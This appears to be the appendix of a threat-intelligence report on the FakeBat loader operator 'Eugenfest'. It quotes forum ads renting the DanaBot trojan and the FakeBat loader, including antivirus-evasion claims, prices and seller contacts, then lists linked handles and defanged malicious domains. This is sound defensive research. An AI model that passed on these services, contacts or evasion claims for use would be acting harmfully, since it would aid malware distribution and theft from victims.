 - 1. Regular machine:*
 - Loads one or more Payloads.*
 - 2. Corporate network:*
 - Loads Payload only if the machine is in a domain.*
 - The machine name must not be equal to the Domain parameter.*

- The ARP table contains 3+ entries (parameter can be changed) with addresses of local subnets (192.168., 10., 172.).
- The domain must not be equal to WORKGROUP.

Functionality of the resident loader for corporate networks:

- The loader works on Windows 10/11.
- Launches exe/dll with user/admin privileges.

Functionality of the DanaBot banking trojan:

- Works on Windows 7/8/8.1/10/11.
- Injection.
- Keylogger.
- Formgrabber CH/ED/IE/FF/OP.
- Stealer CH/ED/IE/FF/OP.
- HVNC.
- Socks.
- Cookie.
- And much more, read further in the DanaBot Banking Trojan thread.

Frequently Asked Questions (loader/anchor):

- Is it possible to rent the loader for spamming?
 - No, the loader won't work for spamming.
- Is it possible to rent by the day/week?
 - No, I won't spend time on testers.
- Do you provide Landing Pages?
 - Yes, this service is paid separately.
- Do you need to crypt the loader/anchor?
 - No, encryption is included in the rental price.
- Do you need to rent a server for the loader/anchor admin panel?
 - No, the admin panel for the loader/anchor is installed on my servers.
- Do you need to buy domains to set up proxy servers to avoid abuse on the admin panel?
 - No, I cover all expenses, servers, proxies, domains, encryption.
- What's the payout percentage?
 - Usually starts from 50%. It depends on whether there are third-party AVs on the machine.

- Is it possible to bypass Google Chrome's "File is rarely downloaded, it may be malicious" alert?

- Yes, this alert is bypassed by the loader.

Rental terms:

1. I accept payment either directly or through the guarantee of this forum (payment for the guarantee's services is at your expense).

2. Payment is accepted only for the loader/anchor; payment for the DanaBot banking trojan is made directly to the author JimmBee, and you will receive the details only through PM.

3. You verify the claimed functionality (48 hours for verification). During the verification, it is FORBIDDEN to load traffic!

Exploit Forum Post for Eugenfest's FakeBat Posted:12/17/2022 Retrieved: 09/14/2023

Two versions of the loader are available for rent:

MSI:

Bypasses Google Alerts (if the domain is trusted)

Bypasses Windows Defender

Embeds exceptions for your malware in the defender

Protection against VirusTotal

Completely severs the connections between your malware and the loader; AVs do not detect the connections

File size ranges from 2-3 MB and beyond

Adapts to official software, meaning the software downloaded by the user, which is then installed on the system

Video with an example of operation: [Video Link](#)

Cons: You need to use an EV certificate to bypass SmartScreen, or you can warm up the file (your choice)

Padings for the build are added

Pricing:

Monthly: \$2500

Weekly: \$1000

MSIX:

Bypasses Google Alerts by default

Protection against VirusTotal

Completely severs the connections between your malware and the loader; AVs do not detect the connections

File size ranges from 2-3 MB and beyond

Adapts to official software, meaning the software downloaded by the user, which is then installed on the system

Bypasses Microsoft SmartScreen by default

The file is signed with a valid certificate

Video with an example of operation: [Video Link](#)

Padings for the build are added

Cons:

No possibility to embed exceptions for Windows Defender

Your malware needs to be better encrypted because the loader does not trigger Defender

Pricing:

Monthly: \$4000

Weekly: \$1500

Injecting admin privileges at startup to add exceptions for Defender (available for \$300 as a separate service)

Meta stealer shows 85%+ success rate from loader startup

Introduction of the project: checking for all possible alerts, setting up integration with the landing page, monitoring loader files and changing them as alerts appear, issuance on our side

Service pricing:

Varies depending on the complexity of the project, starting from \$3000 and higher without considering the loader

Panel features:

Convenient web panel

Collects various data, including IP, country, OS, browser, landing page, installed antivirus

Statuses: Downloaded, Launched, Installed

Blacklist by countries

Blacklist by devices

Subscription time displayed on the main page

Easy on-the-fly build change from the admin panel

Added protection via API Key; you can turn off the build on the fly

API Key for the panel; you can't log in without it

Contact Information:

Tox ID for Admin:

0BF0BA66030916F61BB7D9E954FB98A8F973DB6531F18EB6CEE006D7E275B906BC58EB71F358

Tox ID for Support:

7CB85C41D6E3FC9602FB8D79B955820AC4EEF41F29F2177B9750C129935F216FE0573DA8899F

Telegram Admin: https://t.me/payk_work

Telegram Support: <https://t.me/spektr234>

Please verify the contacts, or it's better to verify through the forum's private messages.

Disclaimer:

This software is provided "as is," without any warranties, express or implied, including but not limited to the implied warranties of merchantability, fitness for a particular purpose, and non-infringement of rights. In no event shall the authors or copyright holders be liable for any claims, damages, or other liability, whether in an action of contract, tort, or otherwise, arising from, out of, or in connection with the software or the use or other dealings in the software.

Users agree to use this software for educational purposes only. Any commercial use, abuse, or illegal use of the software is strictly prohibited. Users are solely responsible for any consequences resulting from their use of this software.

Users take full responsibility for using this software, including any negative consequences that may arise from its use.

APPENDIX B: Handles Linked to Eugenfest

Handle	Source
Payk_34	XSS Forum
Eugenfest	Exploit Forums
Eugenfest	Nexus.gg
Eugenfest	Lzt Market
Eugenfest	Carder UK Forums
@Eugenfestkey_bot	Telegram
@fest_bay_buy_bot	Telegram
Eugene Fest	BHF Forums
@payk_work	Telegram
@lola.cuferz	Vimeo
@wabowej290	Vimeo
festik	BHF Forums
festik	DarkMoney
festik	OpenCard
festik	BDF Forums
festik	Migalki
M1rages	WWH Club
M1rages	Blackbiz
M1rages	Carder PK
M1rages	Moon Forum
M1rages	Dublikat
M1rages	Bbiz
M1rages	Miped

APPENDIX C: Other Network Indicators

Domains associated with Ads_CHECKLLC

Domain Name	Created
ads-check[.]com	22-Nov-22
down[.]software	22-Nov-22
awesome-miner[.]software	24-Nov-22
winrar[.]software	24-Nov-22
qtorrent[.]software	24-Nov-22
ccleaner[.]software	8-Dec-22
mail-client[.]software	8-Dec-22
lightshot[.]software	9-Dec-22
top-wallet[.]software	9-Dec-22
pdf-tools[.]software	9-Dec-22
rufus-download[.]software	10-Dec-22
downloaders[.]software	12-Dec-22
any-desk[.]software	20-Dec-22
down1[.]software	20-Dec-22
download1[.]software	23-Dec-22
tor-browser[.]software	23-Dec-22
vlc-media[.]software	23-Dec-22
adscheck[.]net	8-Jan-23
rar-lab[.]software	8-Jan-23
filezilla[.]space	11-Jan-23
torrent-tools[.]software	12-Jan-23
notepad-editor[.]software	13-Jan-23
aimp[.]software	13-Jan-23

kmplayer[.]software	13-Jan-23
archiver-7zip[.]software	13-Jan-23
awesome-project[.]software	16-Jan-23
extremebot[.]software	16-Jan-23
trading-terminal[.]software	19-Jan-23
heartcores[.]net	8-Feb-23
digmefitness[.]net	8-Feb-23
psyclelondon[.]net	8-Feb-23
terminal-trading[.]software	9-Feb-23
id-cpu[.]software	9-Feb-23
download-rufus[.]software	9-Feb-23

Domains associated with seledka[.]prostokvash@rambler[.]ru/ Dlaoijs Uoksia

Domain Name	Email	Name	Company	Created
ftofailhvgnfvgkjsj[.]com	wbhulhrpjymgmumpl@pptrvv[.]com	Dlaoijs Uoksia	Private Person	28-Sep-21
teambatfor[.]com	ilhtdcgyfpztdqvqkf@pptrvv[.]com	Dlaoijs Uoksia	Private Person	28-Sep-21
girlspremiumporno[.]com	nqbbjenocsmxquokmm@mrvt[.]com	Dlaoijs Uoksia	Private Person	26-Sep-21
teamviewer-t[.]com	ltslheatzibibeshnfw@adfskj[.]com	Dlaoijs Uoksia	Private Person	26-Sep-21
teamviewer-a[.]com	sdmukttdtxmhgvvkoq@sdvrecft[.]com	Dlaoijs Uoksia	Private Person	23-Sep-21
vhdos100[.]com	seledka[.]prostokvash@rambler[.]ru	Dlaoijs Uoksia	dsoaikjmdn o	22-Sep-21
zoomvideo-a[.]com	sdmukttdtxmhgvvkoq@sdvrecft[.]com	Dlaoijs Uoksia	Private Person	23-Sep-21
discord-a[.]com	sdmukttdtxmhgvvkoq@sdvrecft[.]com	Dlaoijs Uoksia	Private Person	23-Sep-21
zooms-video[.]com	seledka[.]prostokvash@rambler[.]ru	Dlaoijs Uoksia	dsoaikjmdn o	21-Sep-21
etjmejcxjtwweitluuw[.]com	seledka[.]prostokvash@rambler[.]ru	Dlaoijs Uoksia	dsoaikjmdn o	21-Sep-21
fkqghmkavarmsxnucflq[.]com	seledka[.]prostokvash@rambler[.]ru	Dlaoijs Uoksia	dsoaikjmdn o	20-Sep-21
discord-o[.]com	seledka[.]prostokvash@rambler[.]ru	Dlaoijs Uoksia	dsoaikjmdn o	19-Sep-21

teamviewer-o[.]com	seledka[.]prostokvash@rambler[.]ru	Dlaoijs Uoksia	dsoaikjmdn o	19-Sep-21
ugrikambal[.]com	seledka[.]prostokvash@rambler[.]ru	Dlaoijs Uoksia	dsoaikjmdn o	19-Sep-21
zoomvideo-offers[.]com	seledka[.]prostokvash@rambler[.]ru	Dlaoijs Uoksia	dsoaikjmdn o	19-Sep-21
pornoloveshd[.]com	seledka[.]prostokvash@rambler[.]ru	Dlaoijs Uoksia	dsoaikjmdn o	17-Sep-21
pornobossvideo[.]com	seledka[.]prostokvash@rambler[.]ru	Dlaoijs Uoksia	dsoaikjmdn o	17-Sep-21
zoomvideo-online[.]com	seledka[.]prostokvash@rambler[.]ru	Dlaoijs Uoksia	dsoaikjmdn o	17-Sep-21
updatesicheck[.]com	seledka[.]prostokvash@rambler[.]ru	Dlaoijs Uoksia	dsoaikjmdn o	16-Sep-21
updatescript[.]online	seledka[.]prostokvash@rambler[.]ru	dsoaikjmdn o	dsoaikjmdn o	18-Sep-21

Domains associated with abdel@info-electronics[.]com

Domain	Email	Created
pornoxxxclu[.]com	abdel@info-electronics[.]com	5-Jan-22
pornoxxxclubz[.]com	abdel@info-electronics[.]com	4-Jan-22
pornoxxxclubs[.]com	abdel@info-electronics[.]com	3-Jan-22
hytvejdhypibwwwqiaxc[.]com	abdel@info-electronics[.]com	26-Sep-21
shhkxdewbjavgrfgkqoy[.]com	abdel@info-electronics[.]com	25-Sep-21
yybysufaultubvyvudj[.]com	abdel@info-electronics[.]com	23-Sep-21
aofacfbgxiuuxsbiajb[.]com	abdel@info-electronics[.]com	23-Sep-21
lyrqaoorgcrkrwmiwaat[.]com	abdel@info-electronics[.]com	19-Sep-21
mohypixvrhydduxrrvj[.]com	abdel@info-electronics[.]com	18-Sep-21
dxieibgdelreujkvlxyb[.]com	abdel@info-electronics[.]com	17-Sep-21
teamvieweronlines[.]com	abdel@info-electronics[.]com	17-Sep-21
zoomonliness[.]com	abdel@info-electronics[.]com	17-Sep-21
zoom-offer[.]com	abdel@info-electronics[.]com	15-Sep-21
discord-offer[.]com	abdel@info-electronics[.]com	15-Sep-21
teamviewer-offers[.]com	abdel@info-electronics[.]com	15-Sep-21

vnpoteigygtgnnpfcjfdf[.]com	abdel@info-electronics[.]com	15-Sep-21
datalystoy[.]com	abdel@info-electronics[.]com	14-Sep-21
offer-teamviewer[.]com	abdel@info-electronics[.]com	14-Sep-21
offer-zoom[.]com	abdel@info-electronics[.]com	14-Sep-21
kyvxtkuvghffbnyaoic[.]com	abdel@info-electronics[.]com	14-Sep-21
clkbevpidcdpwomsusvi[.]com	abdel@info-electronics[.]com	13-Sep-21
checksoftupdate[.]com	abdel@info-electronics[.]com	12-Sep-21
egoeedkmacyfovdadiun[.]com	abdel@info-electronics[.]com	12-Sep-21
qeuptaiipealjuhotxjw[.]com	abdel@info-electronics[.]com	11-Sep-21
sntpxhoaeujkmavavarm[.]com	abdel@info-electronics[.]com	10-Sep-21
zoomvideo-offer[.]com	abdel@info-electronics[.]com	9-Sep-21
teamviewer-offer[.]com	abdel@info-electronics[.]com	9-Sep-21
oxliukycgapnhwxckbbi[.]com	abdel@info-electronics[.]com	9-Sep-21
bobs kijonofnkhbnoyfr[.]com	abdel@info-electronics[.]com	8-Sep-21
loi yvxttdjbfjotkogw[.]com	abdel@info-electronics[.]com	31-Aug-21
wktdmwltnxmttfxskip[.]com	abdel@info-electronics[.]com	29-Aug-21
klbaccpoqqilwmyaxcy[.]com	abdel@info-electronics[.]com	25-Aug-21
srnooqsyspcxjtwjeydg[.]com	abdel@info-electronics[.]com	24-Aug-21
umyepsquetgehkloltov[.]com	abdel@info-electronics[.]com	23-Aug-21
jvuhcxipuqbrierereqm[.]com	abdel@info-electronics[.]com	21-Aug-21
tcfoywhpcoyompmnbpps[.]com	abdel@info-electronics[.]com	20-Aug-21
pornhubpremiuma[.]com	abdel@info-electronics[.]com	11-Aug-21
lmlrvvgxbcfxyplnito[.]com	abdel@info-electronics[.]com	11-Aug-21
pornostarspremiums[.]com	abdel@info-electronics[.]com	8-Aug-21
cmhxwbkplijrlvswubai[.]com	abdel@info-electronics[.]com	4-Aug-21
vauodyrnlkmtlqnjifk[.]com	abdel@info-electronics[.]com	9-Jul-21

websekir[.]com	abdel@info-electronics[.]com	7-Jul-21
ifnprhfyflwghmewfnm[.]com	abdel@info-electronics[.]com	7-Jul-21
fqnvtmqsbrrrltbkpxn[.]com	abdel@info-electronics[.]com	5-Jul-21
novgubfisdbtdpdvseg[.]com	abdel@info-electronics[.]com	28-Jun-21
iicyxgintvhqqawwafury[.]com	abdel@info-electronics[.]com	27-Jun-21
jtdxusbkrdkforusysi[.]com	abdel@info-electronics[.]com	26-Jun-21
xdnvxapnkomtrggytc[.]com	abdel@info-electronics[.]com	25-Jun-21
pornohabspremium[.]com	abdel@info-electronics[.]com	23-Jun-21
ifbtkwenidpwcpidnuri[.]com	abdel@info-electronics[.]com	23-Jun-21
hpvyrsupwexkdagpwipb[.]com	abdel@info-electronics[.]com	22-Jun-21
mjjtncwnvemxhreqxpmq[.]com	abdel@info-electronics[.]com	21-Jun-21
lmpvjicjvufyhefeohy[.]com	abdel@info-electronics[.]com	20-Jun-21
syklkgebotthfusikob[.]com	abdel@info-electronics[.]com	19-Jun-21
ykcqxqltrjtnckeovymb[.]com	abdel@info-electronics[.]com	17-Jun-21
bsaxotnpiaadlgapkmua[.]com	abdel@info-electronics[.]com	16-Jun-21
ixtjopopsynvxsbjvtj[.]com	abdel@info-electronics[.]com	14-Jun-21
gdugycwkepvykcqxpmu[.]com	abdel@info-electronics[.]com	13-Jun-21
teejdhytvemagqdfalah[.]com	abdel@info-electronics[.]com	12-Jun-21
qwernxwrlhvhnaeuikn[.]com	abdel@info-electronics[.]com	11-Jun-21
tdfkntyofkrhcmrlphx[.]com	abdel@info-electronics[.]com	10-Jun-21
xlvdtdbgobmrrmmlirj[.]com	abdel@info-electronics[.]com	9-Jun-21
srwhpvikxwoxfmgotrje[.]com	abdel@info-electronics[.]com	6-Jun-21
qwqnhnqevofauhloimv[.]com	abdel@info-electronics[.]com	5-Jun-21
jkahgubfctyrtqjfgtto[.]com	abdel@info-electronics[.]com	4-Jun-21
wmwubjmjjhrtngbtwkhg[.]com	abdel@info-electronics[.]com	3-Jun-21
usmsmsmsvapiikmcrrup[.]com	abdel@info-electronics[.]com	2-Jun-21

jealmlcfbufmqbqrauho[.]com	abdel@info-electronics[.]com	1-Jun-21
gittxcfragwmworlsitr[.]com	abdel@info-electronics[.]com	31-May-21
jeasbiecuybemhxsjjq[.]com	abdel@info-electronics[.]com	30-May-21
bmesarsofaqpxnbtyyst[.]com	abdel@info-electronics[.]com	28-May-21
nbomgpwekyvxtkumyesh[.]com	abdel@info-electronics[.]com	28-May-21
rcoixeaquuetirqsmhf[.]com	abdel@info-electronics[.]com	27-May-21
ubfmagagaxiqdpwldfdv[.]com	abdel@info-electronics[.]com	24-May-21
ilajsuyhbegomyqxckui[.]com	abdel@info-electronics[.]com	23-May-21
tqvgouhfyydajdwewxuv[.]com	abdel@info-electronics[.]com	21-May-21
rvpidccqpxmugpdnrqjf[.]com	abdel@info-electronics[.]com	20-May-21
mbnyridtpvnhkhkpcckhn[.]com	abdel@info-electronics[.]com	17-May-21
jealmlcfbufmqwqnvymb[.]com	abdel@info-electronics[.]com	16-May-21
husbbrkpvrqjomuyhdpd[.]com	abdel@info-electronics[.]com	15-May-21
txjwlgkqcddbdwdfmawj[.]com	abdel@info-electronics[.]com	14-May-21
qpspsdtevijlyxaaerug[.]com	abdel@info-electronics[.]com	13-May-21
traffictackerabj[.]com	abdel@info-electronics[.]com	12-May-21
xlvddbpswohcbwxcosce[.]com	abdel@info-electronics[.]com	12-May-21
cvrqiylfufgbcnarxxl[.]com	abdel@info-electronics[.]com	11-May-21
ptncgkjslowionfuavkf[.]com	abdel@info-electronics[.]com	10-May-21
cbpeajewhmxbqhxyqcs[.]com	abdel@info-electronics[.]com	9-May-21
uhlrmxnbascpbupdhyp[.]com	abdel@info-electronics[.]com	7-May-21
cpidyredfdshhkpymtqq[.]com	abdel@info-electronics[.]com	6-May-21
wtrajutnmkgoxfdyhqcw[.]com	abdel@info-electronics[.]com	5-May-21
gjustaducubslcvhkhk[.]com	abdel@info-electronics[.]com	3-May-21
mjjtncwnvcmxhreqxpmn[.]com	abdel@info-electronics[.]com	3-May-21
cpidxonrihdtwgbshwt[.]com	abdel@info-electronics[.]com	2-May-21

pornohubpromo[.]site	abdel@info-electronics[.]com	27-Apr-21
hctvtvhndvfocyposuho[.]com	abdel@info-electronics[.]com	24-Mar-21
erkjwcpuavgrgcrwsavg[.]com	abdel@info-electronics[.]com	17-Feb-21

Suspected FakeBat Domains Associated with “John Bolton” Pseudonym

Domain	Registrar	Created	Updated	Expiry
2311forget[.]xyz	NICENIC INTERNATIONAL GROUP CO., LIMITED	23-Nov-23	23-Nov-23	23-Nov-24
2311foreign[.]xyz	NICENIC INTERNATIONAL GROUP CO., LIMITED	23-Nov-23	-	23-Nov-24
3010cars[.]site	NICENIC INTERNATIONAL GROUP CO., LIMITED	30-Oct-23	4-Nov-23	30-Oct-24
98762341tdgi[.]xyz	NICENIC INTERNATIONAL GROUP CO., LIMITED	6-Oct-23	11-Oct-23	6-Oct-24
2311forget[.]site	NICENIC INTERNATIONAL GROUP CO., LIMITED	23-Nov-23	-	23-Nov-24
2311forget[.]online	NICENIC INTERNATIONAL GROUP CO., LIMITED	23-Nov-23	-	23-Nov-24
3010cars[.]xyz	NICENIC INTERNATIONAL GROUP CO., LIMITED	30-Oct-23	4-Nov-23	30-Oct-24
3010offers[.]top	NICENIC INTERNATIONAL GROUP CO., LIMITED	30-Oct-23	30-Oct-23	30-Oct-24
3010offers[.]xyz	NICENIC INTERNATIONAL GROUP CO., LIMITED	30-Oct-23	30-Oct-23	30-Oct-24
3010offers[.]site	NICENIC INTERNATIONAL GROUP CO., LIMITED	30-Oct-23	-	30-Oct-24
3010offers[.]online	NICENIC INTERNATIONAL GROUP CO., LIMITED	30-Oct-23	30-Oct-23	30-Oct-24
3010cars[.]online	NICENIC INTERNATIONAL GROUP CO., LIMITED	30-Oct-23	-	30-Oct-24
2610kjhsda[.]xyz	NICENIC INTERNATIONAL GROUP CO., LIMITED	26-Oct-23	26-Oct-23	26-Oct-24
2610asdkj[.]xyz	NICENIC INTERNATIONAL GROUP CO., LIMITED	26-Oct-23	26-Oct-23	26-Oct-24
2610kjhsda[.]top	NICENIC INTERNATIONAL GROUP CO., LIMITED	26-Oct-23	26-Oct-23	26-Oct-24
2610asdkj[.]top	NICENIC INTERNATIONAL GROUP CO., LIMITED	26-Oct-23	26-Oct-23	26-Oct-24
2610asdkj[.]site	NICENIC INTERNATIONAL GROUP CO., LIMITED	26-Oct-23	26-Oct-23	26-Oct-24
2610kjhsda[.]site	NICENIC INTERNATIONAL GROUP CO., LIMITED	26-Oct-23	26-Oct-23	26-Oct-24
2610kjhsda[.]online	NICENIC INTERNATIONAL GROUP CO., LIMITED	26-Oct-23	26-Oct-23	26-Oct-24
2610asdkj[.]online	NICENIC INTERNATIONAL GROUP CO., LIMITED	26-Oct-23	26-Oct-23	26-Oct-24

11234jkhfkujhs[.]xyz	NICENIC INTERNATIONAL GROUP CO., LIMITED	19-Oct-23	19-Oct-23	19-Oct-24
11234jkhfkujhs[.]top	NICENIC INTERNATIONAL GROUP CO., LIMITED	19-Oct-23	19-Oct-23	19-Oct-24
11234jkhfkujhs[.]site	NICENIC INTERNATIONAL GROUP CO., LIMITED	19-Oct-23	19-Oct-23	19-Oct-24
11234jkhfkujhs[.]online	NICENIC INTERNATIONAL GROUP CO., LIMITED	19-Oct-23	19-Oct-23	19-Oct-24
98762341tdgi[.]site	NICENIC INTERNATIONAL GROUP CO., LIMITED	6-Oct-23	6-Oct-23	6-Oct-24
98762341tdgi[.]online	NICENIC INTERNATIONAL GROUP CO., LIMITED	6-Oct-23	6-Oct-23	6-Oct-24
756-ads-info[.]top	NICENIC INTERNATIONAL GROUP CO., LIMITED	28-Sep-23	28-Sep-23	28-Sep-24
875jhrfks[.]top	NICENIC INTERNATIONAL GROUP CO., LIMITED	25-Sep-23	25-Sep-23	25-Sep-24
756-ads-info[.]site	NICENIC INTERNATIONAL GROUP CO., LIMITED	28-Sep-23	28-Sep-23	28-Sep-24
756-ads-info[.]xyz	NICENIC INTERNATIONAL GROUP CO., LIMITED	28-Sep-23	28-Sep-23	28-Sep-24
999-ads-info[.]top	NICENIC INTERNATIONAL GROUP CO., LIMITED	28-Sep-23	28-Sep-23	28-Sep-24
343-ads-info[.]top	NICENIC INTERNATIONAL GROUP CO., LIMITED	28-Sep-23	28-Sep-23	28-Sep-24
clk-brood[.]top	NICENIC INTERNATIONAL GROUP CO., LIMITED	19-Aug-23	20-Sep-23	19-Aug-24
0909kses[.]top	NICENIC INTERNATIONAL GROUP CO., LIMITED	25-Sep-23	25-Sep-23	25-Sep-24
dns-inform[.]top	NICENIC INTERNATIONAL GROUP CO., LIMITED	19-Aug-23	7-Sep-23	19-Aug-24
clk-brood[.]online	NICENIC INTERNATIONAL GROUP CO., LIMITED	19-Aug-23	31-Aug-23	19-Aug-24

eSENTIRE